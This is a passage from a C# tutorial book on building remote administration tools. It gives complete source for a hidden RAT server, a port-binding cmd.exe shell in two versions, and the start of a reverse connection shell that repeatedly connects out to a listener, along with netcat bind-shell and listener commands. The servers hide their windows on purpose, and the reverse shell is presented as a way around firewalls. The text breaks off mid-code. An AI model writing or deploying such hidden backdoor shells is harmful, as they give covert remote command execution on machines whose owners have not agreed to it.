   //to run commands concurrently //for calling Win32 API to
eject and //close CD

   namespace MyRatServer {
public partial class Form1 : Form {
TcpListener tcpListener; Socket socketForClient; NetworkStream
networkStream; StreamReader streamReader; StreamWriter
streamWriter; //for Server to send back data to //Client
```

```
   //Use a separate thread for each command so that the //server
commands can run concurrently instead of blocking Thread
th_message,

   th_beep,
th_ejectcd,
th_closecd;

   //Commands from Client in enumeration format: private enum
command
{

   HELP = 1, MESSAGE = 2, BEEP = 3, EJECTCD = 4, CLOSECD = 5,
SHUTDOWNSERVER = 6

}

   //Help to be sent to Client when it requests for it through
the //"1" command
const string strHelp = "Command Menu:\r\n" +

   "1 This Help\r\n" +
"2 Message\r\n" +
"3 Beep\r\n" +
"4 Eject CD Tray\r\n" +
"5 Close CD Tray\r\n" +
"6 Shutdown the Server Process and Port\r\n";

public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 4444);
tcpListener.Start();
for (;;) RunServer(); //perpetually spawn socket until //SHUTDOWN
command is received
}

   private void RunServer() {
socketForClient = tcpListener.AcceptSocket(); networkStream = new
NetworkStream(socketForClient); streamReader = new
StreamReader(networkStream); streamWriter = new
StreamWriter(networkStream);

try {

   //Let the Client know it has successfully connected.
streamWriter.Write("Connected to RAT Server. Type 1 for
help\r\n"); streamWriter.Flush();
string line; Int16 intCommand = 0;

   while (true) {
line = "";
line = streamReader.ReadLine();

   //The Client may send junk characters apart from numbers
//therefore, we need to extract those numbers intCommand =
GetCommandFromLine(line);

   //Here is where the commands get processed //Each command is
an enumeration declared //earlier, each being an integer
switch ((command)intCommand)
{

   case command.HELP:
streamWriter.Write(strHelp); streamWriter.Flush(); break;

case command.MESSAGE:
th_message =
new Thread(new ThreadStart(MessageCommand)); th_message.Start();
break;

   case command.BEEP:
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start(); break;

   case command.EJECTCD:
th_ejectcd = new Thread(new ThreadStart(EjectCD));
th_ejectcd.Start(); break;

   case command.CLOSECD:
th_closecd = new Thread(new ThreadStart(CloseCD));
th_closecd.Start(); break;

   case command.SHUTDOWNSERVER:
streamWriter.Flush();
CleanUp();
System.Environment.Exit(System.Environment.ExitCode); break;
}

   } //end while
}
catch (Exception err) //if Client suddenly disconnects {

CleanUp(); }
}
private void MessageCommand() {
MessageBox.Show("Hello World"); }
private void BeepCommand() {
```

```
Console.Beep(1000, 2000); }

   private void CleanUp() {
streamReader.Close(); networkStream.Close();
socketForClient.Close();
}

   //This is necessary to enable Win32 API calls to eject or
close the //CD tray
[DllImport("winmm.dll", EntryPoint = "mciSendStringA")] public
static extern void mciSendStringA(string lpstrCommand,

string lpstrReturnString, Int32 uReturnLength, Int32
hwndCallback); string rt = "";
private void EjectCD()

   {
mciSendStringA("set CDAudio door open", rt, 127, 0);
}

private void CloseCD()

   {
mciSendStringA("set CDAudio door closed", rt, 127, 0);
}

   //The string 'line' passed from the while-loop contains junk
//characters, is stored in the local variable as string 'strline'
//This method then iterates through each character and extracts
//the numbers and finally converts it into an integer and returns
//the integer to the while-loop
private Int16 GetCommandFromLine(string strline)
{

   Int16 intExtractedCommand=0;
int i; Char character;
StringBuilder stringBuilder = new StringBuilder();

   //Sanity Check: Extracts all the numbers from the stream
//Iterate through each character in the string and if it //is an
integer, copy it out to stringBuilder string. for (i = 0; i <
strline.Length; i++)
{

   character = Convert.ToChar(strline[i]); if
(Char.IsDigit(character))
{
stringBuilder.Append(character); }
}
```

```
   //Convert the stringBuilder string of numbers to integer try
{
intExtractedCommand =
   Convert .ToInt16(stringBuilder.ToString()); }
catch (Exception err) { }
return intExtractedCommand; }
} }
```

7.3 Explanation of those parts which has been added or modified

We will now examine the new parts added as well as those parts modified as listed below with explanation for each one.
We have added an enumeration below:

```
   //Commands from Client in enumeration format: private enum
command
{
   HELP = 1, MESSAGE = 2, BEEP = 3, EJECTCD = 4, CLOSECD = 5,
SHUTDOWNSERVER = 6
}
```

This is to enable the use of meaningful words in place of numbers whenever dealing with command strings passed from Client to Server. The Client will no longer send “h”, “b”, “e” , “c” or “s”. Instead it will be sending numbers from 1 to any big number. This is what extends the capability of the Server to handle more commands. In the old design, with the `streamReader.ReadLine()` method, we could only handle 62 commands, now with the new method we will be able to handle thousands of commands!

We have also changed the menu into a new numbered based menu:

```
   //Help to be sent to Client when it requests for it through
the //"1" command
const string strHelp = "Command Menu:\r\n" +

   "1 This Help\r\n" +
"2 Message\r\n" +
"3 Beep\r\n" +
"4 Eject CD Tray\r\n" +
"5 Close CD Tray\r\n" +
"6 Shutdown the Server Process and Port\r\n";
```

Within the RunServer() method, we now have an acknowledgement to be sent to the Client whenever the Client successfully connects to the Server:

```
    //Let the Client know it has successfully connected.
streamWriter.Write("Connected to RAT Server. Type 1 for
help\r\n"); streamWriter.Flush();
```

Within the `try-block` there is a major overhaul:

```
   //Let the Client know it has successfully connected.
streamWriter.Write("Connected to RAT Server. Type 1 for
help\r\n"); streamWriter.Flush();
string line; Int16 intCommand = 0;

   while (true) {
line = "";
line = streamReader.ReadLine();

   //The Client may send junk characters apart from numbers
//therefore, we need to extract those numbers
intCommand = GetCommandFromLine(line);

   //Here is where the commands get processed //Each command is
an enumeration declared //earlier, each being an integer
switch ((command)intCommand)
{

   case command.HELP:
```

```
streamWriter.Write(strHelp); streamWriter.Flush(); break;

   case command.MESSAGE:
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start(); break;

   case command.BEEP:
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start(); break;

   case command.EJECTCD:
th_ejectcd = new Thread(new ThreadStart(EjectCD));
th_ejectcd.Start(); break;

   case command.CLOSECD:
th_closecd = new Thread(new ThreadStart(CloseCD));
th_closecd.Start(); break;

   case command.SHUTDOWNSERVER:
streamWriter.Flush();
CleanUp();
System.Environment.Exit(System.Environment.ExitCode); break;
}
}//end while
```

Notice the new variable:

```
Int16 intCommand = 0;
```

This variable will be used to store the command sent by the Client. But in order to get this variable, we will need to extract the string containing the numbers from the network stream and then convert it into integers and store it in`intCommand.` To extract the number strings from the network stream and also convert to interger we have created a new method:

```
    //The Client may send junk characters apart from numbers
//therefore, we need to extract those numbers
intCommand = GetCommandFromLine(line);
```

We will look at the implementation details later, but for now, assuming that we have successfully converted it to integer, the command is stored `intCommand` variable as an integer. Following this we use a `switch-block` to test for the value of the `intCommand` and call the appropriate`case`.

Note that the switch statement needs to have a cast to cast it to the command enumeration which we discussed earlier:

```
switch ((command)intCommand) {
… }
```

Assuming the Client sends the command string "2", after going through the method below:

```
intCommand = GetCommandFromLine(line);
```

`intCommand` will hold the integer value 2. When it enters the switch-statement, it will be cast to the command enumeration as `command.MESSAGE`. This will be caught by the second case:

```
    case command.MESSAGE:
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start(); break;
```

which then spawns the thread to pop-up the Message Box.

The use of `switch` control structure makes the code shorter and neater as compared to the earlier version where we used plenty of`if-statements`.

Now we will look at the implementation of the `GetCommandFromLine()` method:

```
   //The string 'line' passed from the while-loop contains junk
//characters, is stored in the local variable as string 'strline'
//This method then iterates through each character and extracts
//the numbers and finally converts it into an integer and returns
//the integer to the while-loop
private Int16 GetCommandFromLine(string strline) {

   Int16 intExtractedCommand=0;
int i; Char character;
StringBuilder stringBuilder = new StringBuilder();

   //Sanity Check: Extracts all the numbers from the stream
//Iterate through each character in the string and if it //is an
integer, copy it out to stringBuilder string. for (i = 0; i <
strline.Length; i++)
{

   character = Convert.ToChar(strline[i]); if
(Char.IsDigit(character))
{
stringBuilder.Append(character); }
}

   //Convert the stringBuilder string of numbers to integer try
{
intExtractedCommand =

   Convert .ToInt16(stringBuilder.ToString()); }
catch (Exception err) { }
return intExtractedCommand; }
```

The reason why we need this new method is because when the Client first connects to the Server and sends the first string command, the string that is received by the Server contains junk characters. This string is read by :

```
line = streamReader.ReadLine();
```

To extract the numbers we therefore call the method:

```
intCommand = GetCommandFromLine(line);
```

The string 'line' passed from the while-loop contains junk characters, is stored in the local variable as string 'strline' :

```
private Int16 GetCommandFromLine(string strline)
```

We then declare the following local variables:

```
      Int16 intExtractedCommand=0; int i;
Char character;
StringBuilder stringBuilder = new
StringBuilder();
```

The variable `intExtractedCommand=0` will be used to store the extracted number later. The variable `int i` is for the `for-loop.`

And the object stringBuilder is used to receive each digit of the number as it is being extracted. The variable `Char character` is to beused to determine if a character within the string is a number or not.

Then,we enter the for-loop whereby we iterate through each character and extracts the numbers. With each iteration, the string is converted to character:

```
character = Convert.ToChar(strline[i]);
```

and then checked to see it it is an integer:

```
if (Char.IsDigit(character))
```

If it is, it will be copied to the object stringbuilder:

```
stringBuilder.Append(character)
```

The object stringbuilder is capable of storing single digit, double digit or any number of digit numbers up to thousands even.

Finally we converts it into an integer:

```
intExtractedCommand = Convert.ToInt16(stringBuilder.ToString());
```

Note that we use a try-catch block to do the conversion. This is in case the number could not be converted for some reason.

Finally we return the integer to the calling method:

```
return intExtractedCommand;
```

CHAPTER 8 - How to Create a Portbinding Shell

8.1 Objective

In this chapter, we shall build something called a Portbinding Shell. However we will be using a lot of invoking of WIN32 API. Now, this is not the best way to build a portbinding shell. But, historically this was the way it was done. In fact, the original portbinding shell was built using the C language and using a lot of WIN32 API. What are WIN32 API? Simply put, they are a very low-level functions directly calling the kernel modules. The kernel modules are the collection of the heart of the operating system modules and the various drivers that make it. A better and more efficient way, is to use C#, since the code will be much much shorter and more legible. Nevertheless, I will show you first, what a nightmare it is to use WIN32 API imports. Then, in the next chapter, we will use purely C# without invoking WIN32 API – and then you will see what a difference that makes. However, if you wish to skip this chapter and go straight to the next, please feel free to do so. What is a Portbinding Shell? Simply put, it is a cmd.exe shell that is bound to a port. When this program runs, it listens on a TCP port, eg, 4444. You then putty, netcat or telnet to it from another PC, eg:

```
C:\telnet 192.168.0.1 4444
```

And immediately you get:

```
Microsoft Windows XP [Version 5.1.2600] (C)
Copyright 1985-2001 Microsoft Corp.
C:\
```

You can now type any command you like at the prompt and it will be sent to the server to execute and the result to be sent back to the Client. It appears almost like you were sitting in front of the Server PC and typing in commands at the DOS prompt.

8.2 Building the Portbinding Shell

The full code is a shown below:

```
   using System;
using System.Collections.Generic; using System.Text;
using System.Runtime.InteropServices; using System.Net.Sockets;
using System.IO;

   namespace RemoteCmdExe {
class Program {
#region win32 API Imports
[DllImport("kernel32.dll", SetLastError = true)] static extern
int CreatePipe(ref IntPtr phReadPipe, ref IntPtr phWritePipe,
ref SECURITY_ATTRIBUTES lpPipeAttributes, int nSize);

   [ StructLayout(LayoutKind.Sequential)] public struct
```

```
SECURITY_ATTRIBUTES {

   public int Length;
public IntPtr lpSecurityDescriptor; public bool bInheritHandle;

}

   [ DllImport("kernel32.dll")]
private static extern bool CreateProcess( string
lpApplicationName,
string lpCommandLine,
IntPtr lpProcessAttributes,
IntPtr lpThreadAttributes,
bool bInheritHandles,
int dwCreationFlags,
IntPtr lpEnvironment,
string lpCurrentDirectory,
ref STARTUPINFO lpStartupInfo,
ref PROCESS_INFORMATION lpProcessInformation
);

   [ StructLayout(LayoutKind.Sequential)] private struct
STARTUPINFO
{

   public int cb;
public string lpReserved; public string lpDesktop; public string
lpTitle; public int dwX;
public int dwY;
public int dwXSize;
public int dwYSize;
public int dwXCountChars; public int dwYCountChars; public int
dwFillAttribute; public int dwFlags;
public short wShowWindow; public short cbReserved2; public IntPtr
lpReserved2; public IntPtr hStdInput; public IntPtr hStdOutput;
public IntPtr hStdError;

}
[StructLayout(LayoutKind.Sequential)] private struct
PROCESS_INFORMATION

   { public IntPtr hProcess; public IntPtr hThread; public int
dwProcessId; public int dwThreadId;

}

   [ DllImport("kernel32.dll", SetLastError = true)]
static extern int PeekNamedPipe(IntPtr hNamedPipe,
StringBuilder lpBuffer, int nBufferSize, ref int lpBytesRead,
ref int lpTotalBytesAvail, ref int lpBytesLeftThisMessage);
```

```
   [ DllImport("kernel32", SetLastError = true)] static extern
bool ReadFile(IntPtr hFile, StringBuilder lpBuffer, int
nBytesToRead,
ref int nBytesRead, IntPtr overlapped);

   [ DllImport("kernel32", SetLastError = true)] static extern
bool WriteFile(IntPtr hFile, StringBuilder lpBuffer, int
nBytesToWrite,
ref int nBytesWritten, IntPtr overlapped);

#endregion

   #region winAPI constants
//
// winAPI constants.
//
private const short SW_HIDE = 0;
private const short SW_NORMAL = 1;
private const int STARTF_USESTDHANDLES = 0x00000100;
private const int STARTF_USESHOWWINDOW = 0x00000001;
private const int UOI_NAME = 2;
private const int STARTF_USEPOSITION = 0x00000004;
private const int NORMAL_PRIORITY_CLASS = 0x00000020;
private const long DESKTOP_CREATEWINDOW = 0x0002L;
private const long DESKTOP_ENUMERATE = 0x0040L;
private const long DESKTOP_WRITEOBJECTS = 0x0080L;
private const long DESKTOP_SWITCHDESKTOP = 0x0100L;
private const long DESKTOP_CREATEMENU = 0x0004L;
private const long DESKTOP_HOOKCONTROL = 0x0008L;
private const long DESKTOP_READOBJECTS = 0x0001L;
private const long DESKTOP_JOURNALRECORD = 0x0010L;
private const long DESKTOP_JOURNALPLAYBACK = 0x0020L;
private const long AccessRights =

   DESKTOP_JOURNALRECORD | DESKTOP_JOURNALPLAYBACK |
DESKTOP_CREATEWINDOW | DESKTOP_ENUMERATE | DESKTOP_WRITEOBJECTS |
DESKTOP_SWITCHDESKTOP | DESKTOP_CREATEMENU |
DESKTOP_HOOKCONTROL | DESKTOP_READOBJECTS;

#endregion

   static void Main(string[] args) {
int ret = 0;
TcpListener tcpListener; Socket socketForClient; NetworkStream
networkStream; StreamReader streamReader; StreamWriter
streamWriter;

   SECURITY_ATTRIBUTES sa;
sa.Length = 12;
sa.lpSecurityDescriptor = IntPtr.Zero; sa.bInheritHandle = true;
//IntPtr=HANDLE

   IntPtr hReadPipe1=IntPtr.Zero, hWritePipe1=IntPtr.Zero,
hReadPipe2=IntPtr.Zero, hWritePipe2=IntPtr.Zero;
int nPipe1 = CreatePipe(ref hReadPipe1, ref hWritePipe1, ref sa,
0);
int nPipe2 = CreatePipe(ref hReadPipe2, ref hWritePipe2, ref sa,
0);

   STARTUPINFO si = new STARTUPINFO();
si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
si.wShowWindow = SW_HIDE;
si.hStdInput = hReadPipe2;
si.hStdOutput = si.hStdError = hWritePipe1;
string cmdLine= "cmd.exe";
PROCESS_INFORMATION ProcessInformation =

   new PROCESS_INFORMATION();
bool result = CreateProcess(null, cmdLine, IntPtr.Zero,
IntPtr.Zero, true, 0, IntPtr.Zero, null, ref si, ref
ProcessInformation);

   int lBytesRead=0;
StringBuilder Buff = new StringBuilder(1048576); int inta = 0,
intb = 0; bool gotread = false,gotwrite=false;

   tcpListener = new TcpListener(System.Net.IPAddress.Any,
4444); tcpListener.Start();
socketForClient = tcpListener.AcceptSocket();
networkStream = new NetworkStream(socketForClient); streamReader
= new StreamReader(networkStream);
streamWriter = new StreamWriter(networkStream);
string strRead = "";

   while (true) {
Buff.Remove(0, Buff.Length);
ret = PeekNamedPipe(hReadPipe1, Buff, 1048576, ref lBytesRead,
ref inta, ref intb); if (lBytesRead > 0)
{
gotread = ReadFile(hReadPipe1, Buff, lBytesRead, ref lBytesRead,
IntPtr.Zero);
if (!gotread) break;
streamWriter.Write(Buff);
streamWriter.Flush();
}
else
{
Buff.Remove(0, Buff.Length);
Buff.Append(streamReader.ReadLine()); Buff.Append("\r\n");
int nBytesRead=Buff.Length;
   gotwrite=WriteFile(hWritePipe2, Buff, nBytesRead, ref
nBytesRead, IntPtr.Zero);
if (!gotwrite) break;
}
System.Threading.Thread.Sleep(1000);
}
}
} }
```

8.3 Explanation

In the above code, you will note that we make use of win32 API calls almost exclusively. In fact the first part of the code between the first regions is all about importing DLLs:

```
    #region win32 API Imports …
#endregion
```

The second region declares all the win32 API constants that we will use.

```
#region winAPI constants
…
#endregion
```

Then we come to the main method, which is the standard way a console-based application program is created:

```
    static void Main(string[] args) {
}
```

Within this Main method, we first declare the sockets and streams, followed by an object called :

```
SECURITY_ATTRIBUTES sa;
```

This is a structure which contains some members which we then initialize with some values.
We then declare 4 pipes:

```
IntPtr hReadPipe1=IntPtr.Zero, hWritePipe1=IntPtr.Zero,
hReadPipe2=IntPtr.Zero, hWritePipe2=IntPtr.Zero;
```

IntPtr is C#’s ‘version’ of win32’s HANDLE . Pipes are used to link two processes together. Each process comes with its environment, mainly the input stream which is called STDIN and two output stream which are called STDOUT and STDERR. What we are doing here is to create two pipes as follows:

```
int nPipe1 = CreatePipe(ref hReadPipe1, ref hWritePipe1, ref sa,
0); int nPipe2 = CreatePipe(ref hReadPipe2, ref hWritePipe2, ref
sa, 0);
```

We are going to redirect cmd.exe’s input and output as follows:

```
si.hStdInput = hReadPipe2;
si.hStdOutput = si.hStdError = hWritePipe1;
```

Fig 8a. below is another visual representation of the two pipes

hReadPipe1 | | | |

| |

cmd.exe hWritePipe1 | |
| |

hWritePipe2

Fig 8a - Linking two pipes to the cmd.exe process

We then link the two pipes to the socket on port 4444 as follows:

```
(1) ReadFile(hReadPipe1, Buff, lBytesRead, ref lBytesRead,
IntPtr.Zero); (2) streamWriter.Write(Buff);
(3) Buff.Append(streamReader.ReadLine());
(4) WriteFile(hWritePipe2, Buff, nBytesRead, ref nBytesRead,
IntPtr.Zero);
```

The first and second lines, reads from the output of the cmd.exe command and sends the results to the Client which is connected to port 4444 by using method `streamWriter.Write()`.

The third and fourth lines, reads the commands sent by the Client through port 4444 and then writes this command into the input pipe of the cmd.exe process using the `WriteFile()` method. Fig 8b below shows how the sockets on port 4444 are 'connected' to the cmd.exe process through the two pipes:

```
        hReadPipe1 -port 4444 -to Client ||
||
        ||
cmd.exe hWritePipe1
||
||

hWritePipe2 ---- port 4444 - from Client
```

Fig 8b 'Connecting' cmd.exe to port 4444

Exercise 8a

You will note that the output of the Client sometimes seems to be garbled and also at times you need to press the Enter Key twice. Also, when you first connect, and run any command, eg, dir, it will complain that the command is unrecognizable. This is because the Client injects some junk bytes and sends it to the Server when it first connects. Try to solve the above problems.

CHAPTER 9 - Portbinding Shell Server Without WIN32 API

9.1 Objective

In this chapter we will improve the Portbinding Shell server by removing all PInvoke calls using win32 API. Instead, we will use purely only C# methods. This will make the code shorter and more efficient. We will also make the Server invisible – i.e. upon startup the DOS window will not pop-up.

9.2 Improved Portbinding Shell Server

Start a new Windows Application. Set the From opacity property to 0. And also insert a Form_shown Event Handler. Below is the code for the improved version:

```
   //
// Portbinding Shell - by Paul Chin //
using System;
using System.Collections.Generic; using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net.Sockets;
using System.IO; //for Streams using System.Diagnostics; //for
Process

   namespace PortbindingCmd {
public partial class Form1 : Form {
TcpListener tcpListener; Socket socketForClient;
NetworkStream networkStream; StreamWriter streamWriter;
StreamReader streamReader; Process processCmd;
StringBuilder strInput;

public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 5555);
tcpListener.Start();
for(;;) RunServer();
}
private void RunServer() {

   socketForClient = tcpListener.AcceptSocket(); networkStream =
new NetworkStream(socketForClient); streamReader = new
StreamReader(networkStream); streamWriter = new
StreamWriter(networkStream);

   processCmd = new Process();
processCmd.StartInfo.FileName = "cmd.exe";
processCmd.StartInfo.CreateNoWindow = true;
//processCmd.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
processCmd.StartInfo.UseShellExecute = false;
processCmd.StartInfo.RedirectStandardOutput = true;
processCmd.StartInfo.RedirectStandardInput = true;
processCmd.StartInfo.RedirectStandardError = true;
processCmd.OutputDataReceived +=

   new DataReceivedEventHandler(CmdOutputDataHandler);
processCmd.Start();
processCmd.BeginOutputReadLine();
strInput = new StringBuilder();

   while (true) {
try {
strInput.Append(streamReader.ReadLine());
strInput.Append("\n");
processCmd.StandardInput.WriteLine(strInput); if
(strInput.ToString().LastIndexOf("exit")>=0) StopServer();
if (strInput.ToString().LastIndexOf("exit") >= 0) throw new
ArgumentException();

   strInput = strInput.Remove(0,strInput.Length); }
catch (Exception err)
{

   Cleanup();
break;
};
//Application.DoEvents(); }
}

   private void Cleanup() {
try { processCmd.Kill(); } catch (Exception err) { };
streamReader.Close();
streamWriter.Close();
networkStream.Close();
socketForClient.Close();
}

   private void StopServer() {
Cleanup();
System.Environment.Exit(System.Environment.ExitCode);
}
private void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine) {
StringBuilder strOutput = new StringBuilder();

   if (!String.IsNullOrEmpty(outLine.Data)) {
try {
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput); streamWriter.Flush();
}
catch (Exception err) { }
}
}
} }
```

9.3 Explanation

We will now examine the new version. Note that, this is a Windows Application and not a Console Application. We choose Windows Application, so that we can hide the Server when it runs. A console application will pop up a DOS window.

We will need these two libraries for using streams and for creating Processess.

```
using System.IO; //for Streams using System.Diagnostics; //for
Process
```

These are the sockets and streams that we need:

```
    TcpListener tcpListener;
Socket socketForClient;
NetworkStream networkStream; StreamWriter streamWriter;
StreamReader streamReader;
```

This object is for holding the cmd.exe process which we will be creating later:

```
Process processCmd;
```

This stringbuilder will be used later, to store the commands that the Client sends to the Server:

```
StringBuilder strInput;
```

Note that we will need to insert a Form1_Shown Event Handler:

```
    private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 5555);
tcpListener.Start();
for(;;) RunServer();
}
```

We could not use Form1_Load because, it will not hide our form. Set the Form Opacity to 0. And insert`this.Hide()`. The Form will flash briefly before becoming invisible, that is why we need to set its opacity to 0. It will create a port on 5555 and waits for connections. It then calls the `RunServer()` method:

```
private void RunServer() {
…
}
```

Note that the for(;;) loop will perpetually call RunServer(). This design ensures that whenever a Client suddenly disconnects, the program will call RunServer again to accept new connections. It perpetually spawns a socket until the “exit” command is received.

The above is the main method for the Server. Within it, the server waits for connections, and when a Client connects, it creates a socket to communicate with the Client:

```
socketForClient = tcpListener.AcceptSocket();
```

The next three lines creates the necessary streams so that the Server is able to read from the socket and also able to write to the socket:

```
    networkStream = new NetworkStream(socketForClient);
streamReader = new StreamReader(networkStream); streamWriter =
new StreamWriter(networkStream);
```

Next, we create the processes and its startupinfo. The startupinfo are the parameters that is used to run our process. The process is cmd.exe – the Command Line shell:

```
   processCmd = new Process();
processCmd.StartInfo.FileName = "cmd.exe";
processCmd.StartInfo.CreateNoWindow = true;
//processCmd.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
processCmd.StartInfo.UseShellExecute = false;
processCmd.StartInfo.RedirectStandardOutput = true;
processCmd.StartInfo.RedirectStandardInput = true;
processCmd.StartInfo.RedirectStandardError = true;
processCmd.OutputDataReceived +=

   new DataReceivedEventHandler(CmdOutputDataHandler);
processCmd.Start();
processCmd.BeginOutputReadLine();
strInput = new StringBuilder();
```

Note that we set the CreateNoWindow to true so that the process will not pop-up a DOS window when run. The ProcesssWindowStyle.Hidden is optional, it makes no difference. UseShellExecute must be set to false in order to redirect the processes' StandardOutput, StandardInput and StandardError. Once we redirect each input or output stream, pipes are created for each as shown in Fig9a below:

Read

| |

| | [StandardOut] | |

Read cmd.exe Write

| | Write

| | [StandardIn] | |

| | | | [StandardError]

Write | |
Read
Fig 9a - Linking three pipes to the cmd.exe process

However, redirecting the Input and Output Streams is not enough. We need to handle those streams. For example, to handle the StandardOutput and StandardError Streams, we declare a OutputDataReceived event Handler and write a method to handle it:

```
private void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine) {
StringBuilder strOutput = new StringBuilder();

   if (!String.IsNullOrEmpty(outLine.Data)) {
try {
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput); streamWriter.Flush();
}
catch (Exception err) { }
}
}
```

Below is the main loop of the Server. The try-catch block is designed to close all sockets and streams cleanly whenever the Client disconnects. When a Client suddenly disconnects, it will throw an exception which is caught by the catch-block. The code within the catch-block will call Cleanup() method to close all cmd.exe processes, streams and sockets so that the sockets and streams can be re-used. The break statement will return control to the for(;;) loop within the Form_Shown Event handler which will then call RunServer() method again.

The code in the try-block is to read the data sent by the Client and then inject it into the StandardIn pipe of the cmd.exe process. This data is the command sent by the Client. The cmd.exe process will then execute the command and then send its output to the StandardOut pipe. This will generate an OutputDataReceived Event which will in turn, call the CmdOutputDataHandler as discussed above. The strInput.Remove() method is to empty the stringbuilder before we accept new data from the Client. Note that if the Client sends the “terminate” command, the program will call StopServer() method to terminate the server and exit the program. Note that the program is also designed to deliberately throw an ArgumentException() if the Client sends the "exit" command. This is so that that catch-block will catch it and Cleanup() the cmd.exe processes, streams and sockets for re-use.

```
    while (true)
{
try {
strInput.Append(streamReader.ReadLine());
strInput.Append("\n");
processCmd.StandardInput.WriteLine(strInput); if
(strInput.ToString().LastIndexOf("exit")>=0) StopServer();
if (strInput.ToString().LastIndexOf("exit") >= 0) throw new
ArgumentException();
strInput = strInput.Remove(0,strInput.Length); }
catch (Exception err)
{
Cleanup();
Break;
};
//Application.DoEvents();
}
```

9.4 Portbinding Shell using Netcat

As a side note. We can also create a portbinding shell using netcat as follows:

```
C:\nc –dlvp 4444 –e cmd.exe
```

Type in the above command on the Server. The d option means detach from console, l means listen, v means verbose and p means port 4444. Immediately after typing the above command, you can close the DOS window. The netcat process will continue to run because of the d option – which detaches the netcat process from the console and runs in the background, like a unix daemon (server). To see the list of help available commands type:

```
C:\Users\Paul>nc –h

   [v1.11 NT www.vulnwatch.org/netcat/] connect to somewhere:
listen for inbound: options:

   -d
nc [-options] hostname port[s] [ports] ... nc -l -p port
[options] [hostname] [port]
detach from console, background mode

   -e prog
-g gateway
-G num
-h
```

```
-i secs
-l
-L
-n
-o file
-p port
-r
-s addr
-t
-u
-v
-w secs
-z
```

```
   inbound program to exec [dangerous!!] source-routing hop
point[s], up to 8 source-routing pointer: 4, 8, 12, ... this
cruft
delay interval for lines sent, ports scanned listen mode, for
inbound connects
listen harder, re-listen on socket close numeric-only IP
addresses, no DNS
hex dump of traffic
local port number
randomize local and remote ports
local source address
answer TELNET negotiation
UDP mode
verbose [use twice to be more verbose] timeout for connects and
final net reads zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Exercise 9a

Modify the code so that, the Server will be able to implement the following commands:

```
       Command Menu:
menu - This Help
message – Show message box “Hello world” beep
- Sound Beep
ejectcd - Eject CD Tray
closecd - Close CD Tray
```

```
exit - Close this session
terminate - Shutdown the Server Process and
Port
```

The above commands should be in addition to the usual commands available from the C:\ shell.

CHAPTER 10 - Reverse Connection Shell

10.1 Objective

You would have noticed from previous RATs that it is the Server which waits for connections from the Client. This is all and well provided the Server is reachable. But what happens if the Server is residing behind a Firewall? Or, behind a DSL router modem? In such a case, you would not be able to connect to the Server, unless of course the Firewall (or Router) is configured to portmap all packets to your Server. The problem is as shown in Fig 10a below:

```
Server -------------- Firewall ----------- Internet ----------
Client (or DSL Router-Modem)
```

Fig 10a Unreachable Server behind Firewall

A solution to this problem, is to have the Server reach out and connect to the Client. In such a case, the Client will listen on a port, say, port 6666 and the Server will then attempt to connect every 5 seconds or, other regular interval. If the Client is not up, the Server waits 5 seconds and then try again. If a Client is up, it will then establish a connection and gives a shell to the

Client. The Client will then be able to send any commands and it will execute on the Server side. This technology is called Reverse Connection Shell, or, sometimes Reverse Connection RAT. There is however, an assumption that the Client will have a static IP address.

For the Client to listen for connection, we will need to have a Client program, in addition to the Server program. The Client program can be netcat, in which case you start netcat in listening mode as follows:

```
C:\nc –lvp 6666
```

Alternatively, we can write our own Client program. Both methods will be discussed in this chapter. We will first write our Server program, then use netcat as Client, then, we will write our own Client program. And we shall make it a GUI-based Client.

10.2 Building a Reverse Connection Server

Start a new Windows Application. Set the Form opacity property to 0. And also insert a Form_shown Event Handler. Below is the code:

```
   //
// Reverse Portbinding Shell Server - by Paul Chin // Aug 26,
2007
//
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net.Sockets;
using System.IO; //for Streams using System.Diagnostics; //for
Process

   namespace ReverseRat {
public partial class Form1 : Form {
TcpClient tcpClient;
NetworkStream networkStream; StreamWriter streamWriter;
StreamReader streamReader; Process processCmd;
StringBuilder strInput;

public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
this.Hide(); for (;;)
{
RunServer();
System.Threading.Thread.Sleep(5000); //Wait 5 seconds } //then
try again
}

   private void RunServer() {
tcpClient = new TcpClient(); strInput = new StringBuilder(); if
(!tcpClient.Connected) {
try {
tcpClient.Connect("127.0.0.1", 6666);
networkStream = tcpClient.GetStream();
streamReader = new StreamReader(networkStream); streamWriter =
new StreamWriter(networkStream); }
catch (Exception err) { return; } //if no Client don't //continue

   processCmd = new Process();
processCmd.StartInfo.FileName = "cmd.exe";
processCmd.StartInfo.CreateNoWindow = true;
processCmd.StartInfo.UseShellExecute = false;
processCmd.StartInfo.RedirectStandardOutput = true;
processCmd.StartInfo.RedirectStandardInput = true;
processCmd.StartInfo.RedirectStandardError = true;
processCmd.OutputDataReceived += new

   DataReceivedEventHandler (CmdOutputDataHandler);
processCmd.Start();
processCmd.BeginOutputReadLine();
}

   while (true) {
try {
strInput.Append(streamReader.ReadLine());
strInput.Append("\n");
if (strInput.ToString().LastIndexOf("terminate") >= 0)
StopServer();
if (strInput.ToString().LastIndexOf("exit") >= 0) throw new
ArgumentException();
processCmd.StandardInput.WriteLine(strInput); strInput.Remove(0,
strInput.Length);
}
catch (Exception err)
{
Cleanup(); break;
}
}

}

   private void Cleanup() {
